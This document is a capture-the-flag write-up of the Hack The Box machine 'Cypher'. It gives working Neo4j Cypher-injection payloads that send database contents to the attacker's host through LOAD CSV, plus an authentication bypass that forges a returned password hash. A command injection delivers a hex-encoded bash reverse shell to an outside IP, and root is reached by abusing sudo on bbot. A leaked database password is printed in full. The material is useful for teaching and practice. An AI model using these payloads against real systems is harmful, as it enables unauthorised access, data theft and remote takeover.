

credentials

cypher.htb
my ip: 10.10.14.137
target ip: 10.10.11.57

Neo4j 5.24.1

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report

"Cypher.htb
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→ tools_htb nmap -p 22,80 -A -T4 10.10.11.57
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-03-28 13:14 EDT
Nmap scan report for 10.10.11.57
Host is up (0.017s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 9.6p1 Ubuntu 3ubuntu13.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 be:68:db:82:8e:63:32:45:54:46:b7:08:7b:3b:52:b0 (ECDSA)
|_  256 e5:5b:34:f5:54:43:93:f8:7e:b6:69:4c:ac:d6:3d:23 (ED25519)
80/tcp    open  http      nginx 1.24.0 (Ubuntu)
|_ http-title: Did not follow redirect to http://cypher.htb/
|_ http-server-header: nginx/1.24.0 (Ubuntu)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Linux 5.0 - 5.5 (95%), Linux 4.15 - 5.8 (94%), Linux 5.0 (94%), Linux 5.0 - 5.4 (94%), Linux 3.1
Camera (Linux 2.6.17) (94%), Linux 2.6.32 (94%), Linux 5.3 - 5.4 (93%), HP P2000 G3 NAS device (93%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 80/tcp)
HOP RTT      ADDRESS
1   12.78 ms  10.10.16.1
2   33.02 ms  10.10.11.57

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.54 seconds
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Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 11460


Output File: /home/kali/Downloads/tools_htb/reports/_cypher.htb/_25-04-01_09-01-00.txt

Target: http://cypher.htb/

[09:01:00] Starting:
[09:01:03] 200 - 5KB - /about.html
[09:01:03] 200 - 5KB - /about
[09:01:08] 307 - 0B - /api → /api/docs
[09:01:08] 307 - 0B - /api/ → http://cypher.htb/api/api
[09:01:12] 307 - 0B - /demo → /login
[09:01:12] 307 - 0B - /demo/ → http://cypher.htb/api/demo
[09:01:17] 200 - 4KB - /login.html
[09:01:17] 200 - 4KB - /login
[09:01:28] 301 - 178B - /testing → http://cypher.htb/testing/

Task Completed
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We have a website with a login page. First thing we can do is test for sql injection. Putting a quote return this error



Sign In

admin'

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Traceback (most recent call last): File "/app/app.py", line 142, in verify_creds results =
run_cypher(cypher) File "/app/app.py", line 63, in run_cypher return [r.data() for r in
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_sync/io/_common.py", line 178, in inner func(*args, **kwargs) File "/usr/local/lib/
python3.9/site-packages/neo4j/_sync/io/_bolt.py", line 860, in fetch_message res =
self._process_message(tag, fields) File "/usr/local/lib/python3.9/site-packages/
neo4j/_sync/io/_bolt5.py", line 370, in _process_message
response.on_failure(summary_metadata or {}) File "/usr/local/lib/python3.9/site-
packages/neo4j/_sync/io/_common.py", line 245, in on_failure raise
Neo4jError.hydrate(**metadata) neo4j.exceptions.CypherSyntaxError: (code:
Neo.ClientError.Statement.SyntaxError) {message: Failed to parse string literal. The
query must contain an even number of non-escaped quotes. (line 1, column 60
(offset: 59)) "MATCH (u:USER) -[:SECRET]-> (h:SHA1) WHERE u.name = 'admin' return
h.value as hash" ^) During handling of the above exception, another exception
occurred: Traceback (most recent call last): File "/app/app.py", line 165, in login
creds_valid = verify_creds(username, password) File "/app/app.py", line 151, in
verify_creds raise ValueError(f"Invalid cypher query: {cypher}:
{traceback.format_exc()}") ValueError: Invalid cypher query: MATCH (u:USER) -
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<!-- Get Neo4j version -->

' OR 1=1 WITH 1 as a CALL dbms.components() YIELD name, versions, edition UNWIND versions as version LOAD CSV FROM '<http://10.10.16.72/?version=> + version + '&edition=' + edition as l RETURN 0 as _0 //

<!-- Get labels -->

' OR 1=1 WITH 1 as a CALL db.labels() yield label LOAD CSV FROM '[http://10.10.16.72/?label="+label](http://10.10.16.72/?label=) as l RETURN 0 as _0 //

{"username":"' OR 1=1 WITH 1 as a MATCH (u:USER) UNWIND keys(u) as p LOAD CSV FROM '<http://10.10.16.72/?> + p + '=' + toString(u[p]) as l RETURN 0 as _0 //',"password":"aze"}

MATCH (u) RETURN u.name, labels(u), properties(u);

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→ Downloads sudo python3 -m http.server 80

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Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.11.57 - - [28/Mar/2025 14:05:52] "GET /?version=5.24.1&edition=community HTTP/1.1" 200 -
10.10.11.57 - - [28/Mar/2025 14:05:53] "GET /?label=USER HTTP/1.1" 200 -
10.10.11.57 - - [28/Mar/2025 14:05:53] "GET /?label=HASH HTTP/1.1" 200 -
10.10.11.57 - - [28/Mar/2025 14:05:53] "GET /?label=DNS_NAME HTTP/1.1" 200 -
10.10.11.57 - - [28/Mar/2025 14:05:53] "GET /?label=SHA1 HTTP/1.1" 200 -
10.10.11.57 - - [28/Mar/2025 14:05:54] "GET /?label=SCAN HTTP/1.1" 200 -
10.10.11.57 - - [28/Mar/2025 14:05:54] "GET /?label=ORG_STUB HTTP/1.1" 200 -
10.10.11.57 - - [28/Mar/2025 14:05:54] "GET /?label=IP_ADDRESS HTTP/1.1" 200 -
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tools_htb python -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.11.57 - - [31/Mar/2025 11:21:02] "GET /?name=graphasm HTTP/1.1" 200 -
10.10.11.57 - - [31/Mar/2025 11:23:12] "GET /?name=graphasm HTTP/1.1" 200 -
10.10.11.57 - - [31/Mar/2025 11:24:22] "GET /?value=9f54ca4c130be6d529a56dee59dc2b2090e43acf HTTP/1.1" 200 -

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We manage to leak some useful information (hash, username

Through trial and error, we finally find a payload that allow us the bypass the authentication.

The screenshot shows the 'Request' and 'Response' tabs in a web browser's developer tools. The 'Request' tab shows a POST request to /api/auth with a JSON body. The 'Response' tab shows a 200 OK response with a set-cookie header.

Request:

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1 POST /api/auth HTTP/1.1
2 Host: cypher.htb
3 Content-Length: 108
4 X-Requested-With: XMLHttpRequest
5 Accept-Language: en-US,en;q=0.9
6 Accept: */*
7 Content-Type: application/json
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
  (KHTML, like Gecko) Chrome/130.0.6723.70 Safari/537.36
9 Origin: http://cypher.htb
10 Referer: http://cypher.htb/login
11 Accept-Encoding: gzip, deflate, br
12 Connection: keep-alive
13
14 {
15   "username":
16     "' OR 1=1 return '5baa61e4c9b93f3f0682250b6cf8331b7ee68fd8' as hash //",
17   "password": "password"
18 }

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Response:

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
1 HTTP/1.1 200 OK
2 Server: nginx/1.24.0 (Ubuntu)
3 Date: Tue, 01 Apr 2025 15:25:41 GMT
4 Content-Length: 2
5 Connection: keep-alive
6 set-cookie: access-token=
  eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiInIE9SIDE9MSByZXRIcm4gZjZlYWE2MUU0YzliOTNmM2Y
  wNjgyMjUwYjZjZjgzMzFhN2VlNjhmZDgnIGFzIGhhc2ggLy8iLCJleHAiOjE3NDM1NjQzNDNF9.ZDwW-eYI2E4Utq_I_a
  jJayncAb7MPHAYg6Jnyl9nJM4; Path=/; SameSite=lax
7
8 ok

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
The idea is that we overwrite the return of the function so we can have our hash value as "5baa61e4c9b93f3f0682250b6cf8331b7ee68fd8" which is "password" encoded in sha1. We can than use "password" as a password to match the hash and get access.

We can add this token to our browser and log to restricted page now.

We find a new page called demo with a field to send some queries. We found before through dirsearch some custom function like helloworld. We can try and call them.



We cant execute anything we want, we are limited to cypher command and custom function.



With custom function we found a way to make an SSRF.

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echo "bash -c 'bash -i >& /dev/tcp/10.10.16.72/4321 0>&1'" | xxd -p
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CALL custom.getUrlStatusCode("http://10.10.16.72; echo
'62617368202d63202762617368202d69203e26202f6465762f7463702f31302e31302e31362e37322f34333231203
03e2631270a' | xxd -p -r | bash") YIELD statusCode RETURN statusCode;
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we can use this SSRF to get a reverse shell.

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base64 extras LICENSE penelope.py pyproject.toml queue README.md shutil signal socket struct warnings
→ penelope git:(main) X ./penelope.py
[+] Listening for reverse shells on 0.0.0.0:4444 → 127.0.0.1 • 10.0.2.15 • 10.10.16.72 • 10.10.16.78
> 🚀 Main Menu (m) 📁 Payloads (p) 🗑 Clear (Ctrl-L) 🛑 Quit (q/Ctrl-C)
[+] Got reverse shell from cypher-10.10.11.57-Linux-x86_64 🎉 Assigned SessionID <1>
[+] Attempting to upgrade shell to PTY...
[+] Shell upgraded successfully using /usr/bin/python3! 🐍
[+] Interacting with session [1], Shell Type: PTY, Menu key: F12
[+] Logging to /home/kali/.penelope/cypher~10.10.11.57_Linux_x86_64/2025_04_01-16_13_34-147.log 📄

neo4j@cypher:/$ ls
bin          boot        dev         home        lib64       lost+found  mnt        proc       run        sbin.usr-is-merged  sys      usr
bin.usr-is-merged  cdrom      etc         lib         lib.usr-is-merged  media      opt        root       sbin      srv          tmp      var
neo4j@cypher:/$

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We run linpeas and find a file that contain credentials

/var/lib/neo4j/.bash_history:neo4j-admin dbms set-initial-password cU4btyib.20xtCMCXkBmerhK

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neo4j@cypher:/home/graphasm$ cat bbot_preset.yml
targets:
  - ecorp.htb

output_dir: /home/graphasm/bbot_scans

config:
  modules:
    neo4j:
      username: neo4j
      password: cU4btyib.20xtCMCXkBmerhK

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We can now log a graphasm and using sudo -l we see that we can use bbot command as sudo.

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[INFO] Saved word cloud (4 words) to /root/.bbot/scans/naimid_bettatrix/wordcloud.tsv
graphasm@cypher: ~/.bbot/logs$ sudo bbot -t /root/root.txt
BIGHUGE BLS OSINT TOOL v2.1.0.4939rc

www.blacklanternsecurity.com/bbot

[INFO] Reading targets from file: /root/root.txt
[INFO] Scan with 0 modules seeded with 1 targets (1 in whitelist)
[WARN] No scan modules to load
[INFO] Loaded 5/5 internal modules (aggregate,cloudcheck,dnsresolve,excavate,speculate)
[INFO] Loaded 5/5 output modules, (csv,json,python,stdout,txt)
[INFO] internal.excavate: Compiling 11 YARA rules
[INFO] internal.speculate: No portscanner enabled. Assuming open ports: 80, 443
[SUCC] Setup succeeded for 12/12 modules.
[SUCC] Scan ready. Press enter to execute bloodshot_valerie

[SUCC] Starting scan bloodshot_valerie
[SCAN] bloodshot_valerie (SCAN:75f1b19a187cd9ea3b0671e56da4d7fd4251564f) TARGET (in-scope, target)
[INFO] bloodshot_valerie: Modules running (incoming:processing:outgoing) dnsresolve(0:1:0)
[INFO] bloodshot_valerie: Events produced so far: SCAN: 1
[INFO] bloodshot_valerie: No events in queue (9 processed in the past 15 seconds)
[DNS_NAME_UNRESOLVED] 8e9a8b0270442265d177f7af96cdf643 TARGET (a-error, aaaa-error, cname-error, in-scope, mx-error, ns-error, soa-error, srv-error, target, txt-error, unresolved)
[INFO] Finishing scan
[SCAN] bloodshot_valerie (SCAN:75f1b19a187cd9ea3b0671e56da4d7fd4251564f) TARGET (in-scope)
[SUCC] Scan bloodshot_valerie completed in 21 seconds with status FINISHED
[INFO] aggregate: +-----+-----+
[INFO] aggregate: | Module | Produced | Consumed |
[INFO] aggregate: +-----+-----+
[INFO] aggregate: | dnsresolve | 0 | 1 (1 DNS_NAME) |
[INFO] aggregate: +-----+-----+
[INFO] aggregate: | cloudcheck | 0 | 1 (1 DNS_NAME_UNRESOLVED) |
[INFO] aggregate: +-----+-----+
[INFO] aggregate: | speculate | 0 | 1 (1 DNS_NAME_UNRESOLVED) |
[INFO] aggregate: +-----+-----+
[INFO] output.csv: Saved CSV output to /root/.bbot/scans/bloodshot_valerie/output.csv
[INFO] output.json: Saved JSON output to /root/.bbot/scans/bloodshot_valerie/output.json
[INFO] output.txt: Saved TXT output to /root/.bbot/scans/bloodshot_valerie/output.txt
[INFO] Saved word cloud (18 words) to /root/.bbot/scans/bloodshot_valerie/wordcloud.tsv
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bbot scan for subdomain and can take a file as an entry. Since we can run bbot as root, we can choose /root/root.txt as our file and leak the flag.